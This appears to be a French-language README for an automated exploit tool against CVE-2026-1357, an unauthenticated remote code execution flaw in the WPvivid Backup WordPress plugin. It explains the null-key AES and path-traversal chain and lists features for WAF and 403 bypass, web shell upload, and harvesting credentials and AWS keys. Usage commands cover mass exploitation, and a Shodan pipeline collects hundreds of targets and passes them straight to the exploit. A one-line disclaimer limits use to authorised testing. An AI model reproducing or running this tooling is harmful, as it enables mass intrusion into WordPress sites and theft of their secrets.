

Outil d'exploitation automatisé pour CVE-2026-1357, une RCE non authentifiée dans WPvivid Backup & Migration. Analyse les cibles WordPress, contourne WAF/403, téléverse un shell via un path traversal, et exécute une reconnaissance post-exploitation avec génération de rapport.

Crédit CVE : Lucas Montes (NiRoX)
Outil par : CyberTechAjju
CVSS : 9.8 (Critique) | Affecté : ≤ 0.9.123 | Corrigé : 0.9.124
Pour tests de sécurité autorisés uniquement. L'accès non autorisé à des systèmes est illégal.
RCE non authentifiée dans WPvivid Backup & Migration via deux bugs enchaînés :
openssl_private_decrypt() retourne false sur une clé invalide → phpseclib v1 la traite comme une clé AES à octets nuls → l'attaquant chiffre avec 16 octets nulsname non assaini → ../uploads/shell.php échappe au répertoire de sauvegardeContrainte : Exploitable uniquement lorsque wpvivid_api_token est généré et non expiré.
| Fonctionnalité | Description |
|---|---|
| 🔍 Détection automatique | Empreinte WordPress + plugin WPvivid + version |
| 🛡️ Contournement WAF | Rotation du User-Agent, usurpation d'en-têtes, astuces d'encodage |
| 🔓 Contournement 403 | X-Forwarded-For, X-Original-URL, normalisation de chemin, double encodage |

| 💀 Exploitation automatique | Payload AES à clé nulle + téléversement par traversée de chemin |
| 📋 Post-exploitation | Exécute automatiquement 20+ commandes de reconnaissance (id, whoami, passwd, wp-config, SUID, etc.) |
| 🔑 Extracteur de données | Recherche les identifiants DB, clés API, mots de passe, clés AWS dans la sortie |
| 📊 Génération de rapport | Rapport PoC Markdown avec preuves d'exploitation complètes |
| ⚡ Scan de masse | Multithread avec support proxy/Burp |
git clone https://github.com/cybertechajju/CVE-2026-1357-poc.git
cd CVE-2026-1357-poc
pip install -r requirements.txt
# Scan uniquement (détecter WordPress + WPvivid + version)
python3 cve_2026_1357.py -u http://target.com

# Scan + Exploitation + Post-exploitation automatique
python3 cve_2026_1357.py -u http://target.com --exploit

# Exploitation sans reconnaissance post-exploitation
python3 cve_2026_1357.py -u http://target.com --exploit --no-post

# Scan de masse avec rapport
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report

# Via proxy Burp
python3 cve_2026_1357.py -u http://target.com --exploit --proxy http://127.0.0.1:8080

# Mode payload uniquement
python3 cve_2026_1357.py -u http://x --payload-only
-u, --url         URL cible unique
-l, --list        Fichier avec les URLs (une par ligne)
--exploit         Activer le mode exploitation
--shell NAME      Nom du fichier shell (défaut : pwn_remote.php)
--no-post         Ignorer la reconnaissance post-exploitation
--report          Générer un rapport PoC Markdown
--report-dir DIR  Répertoire de sortie du rapport
-t, --threads N   Threads concurrents (défaut : 5)
--timeout SECS    Délai d'expiration de la requête (défaut : 10)
--proxy URL       Proxy HTTP pour Burp
--payload-only    Afficher le payload base64 et quitter
Voir dorks.md pour la liste complète. Exemples rapides :
# Shodan
http.html:"wpvivid-backuprestore"
http.html:"wpvivid" http.component:"WordPress"

# Google
inurl:"/wp-content/plugins/wpvivid-backuprestore/readme.txt"

# Pipeline
shodan search 'http.html:"wpvivid-backuprestore"' --fields ip_str,port --limit 500 \
  | awk '{print "http://"$1":"$2}' > targets.txt
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report
CVE-2026-1357-poc/
├── cve_2026_1357.py    ← Outil principal (scanner + exploit + post-exploitation)
├── dorks.md            ← Dorks Shodan/Google/Censys/FOFA/ZoomEye
├── requirements.txt    ← Dépendances Python
├── .gitignore
└── README.md           ← Ce fichier
Lucas Montes (NiRoX) — Découverte de la CVE
CyberTechAjju — Outil d'exploitation







